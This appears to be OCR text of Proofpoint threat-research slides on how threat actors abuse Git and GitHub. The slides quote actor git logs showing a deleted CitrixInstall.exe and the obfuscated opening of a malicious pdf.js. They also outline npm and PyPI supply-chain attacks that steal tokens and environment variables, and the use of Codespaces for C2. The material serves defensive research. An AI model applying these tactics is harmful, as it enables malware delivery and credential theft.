
[1] https://www.trendmicro.com/en_ph/research/17/c/winnti-abuses-github.html

“Git is Hard”

- this TA

TA not fully understanding Git

- Threat actors not understanding git in depth can lead to some interesting discoveries
- Accidentally commit an API key, password, or token?
  - Deleting it doesn’t remove it from the repository
  - Need to scrub the commit history
- Names and emails associated to commits
- Deleting files after they’ve been pushed doesn’t remove them from the history



- Leaks via Git are possible for threat actors too, not just enterprises
- Deleting files doesn’t delete the history of that file ☺

More examples of git logs


```
commit 69ad49c334a12b7715c557659212ceb20c543822
Author: citrixchatt <par4vano@ya.ru>
Date:   Thu Mar 2 14:56:26 2023 +0000

    Delete CitrixInstall.exe

diff --git a/CitrixInstall.exe b/CitrixInstall.exe
deleted file mode 100644
index 9d47d1d..0000000
Binary files a/CitrixInstall.exe and /dev/null differ

commit a3c856277605132a00314d16f98d566d52d047b2
Author: citrixchatt <par4vano@ya.ru>
Date:   Thu Mar 2 12:30:31 2023 +0000

    Upload New File

diff --git a/CitrixInstall.exe b/CitrixInstall.exe
new file mode 100644
index 0000000..9d47d1d
Binary files /dev/null and b/CitrixInstall.exe differ

commit a9498566567186d81a73fd21e69679d2d58c5987
```

```
commit 83bde7aaef494be6e27910e8bb379beaf245cae8
Author: cloud-flare-away <par4vano@ya.ru>
Date:   Fri Jun 2 19:20:23 2023 +0000

    Upload New File

diff --git a/pdf.js b/pdf.js
new file mode 100644
index 0000000..b6e5d29
--- /dev/null
+++ b/pdf.js
@@ -0,0 +1,241 @@
+/* I'm not the. */ /* Gryphon: 'I went. */ /* Hatter, 'when the. */
/* Footman, and began. */ /* Mock Turtle in a. */              eumPe
```

Supply Chain Attacks

npm Look-Alikes

Open Source Repo on GitHub → Threat Actor forks repo → Injects Malicious Code → Impersonates well-reputed package on NPM → Discord Stealer Malware




https://blog.phylum.io/phylum-discovers-npm-package-mathjs-min-contains-discord-token-grabber/

proofpoint.

PyPi Compromise


Open Source Repo on GitHub → Threat Actor compromises maintainer → Injects Malicious Code → Publishes to PyPi → Steal env variables



https://isc.sans.edu/diary/ctx+Python+Library+Updated+with+Extra+Features/28678

GitHub as Infrastructure!

Overview of Codespaces




- Hosted on Azure
- Container with VS Code and other tooling
- Languages **aplenty**
- Can be exposed to the internet
- Can use for C2, Landing Page, etc.

https://docs.github.com/en/codespaces/overview


proofpoint.

Codespaces Port Access



proofpoint.

Standup infrastructure in **seconds**



proofpoint.

Git as a whole

- Git as a whole is a fantastic tool and platform for many different occupations and enterprises
- However, it can also be used maliciously by threat actors
- That unexpected (or expected) activity with Git in your environment may not be a normal user
- Establish a baseline for your org, see what is out there, and investigate anything you see that is against the norm


Q&A

proofpoint.

Want More Threat Research?

Threat Insight Blog

https://www.proofpoint.com/us/blog/threat-insight



Proofpoint Threat Research Podcasts

https://www.proofpoint.com/us/podcasts

For Customer Use


proofpoint®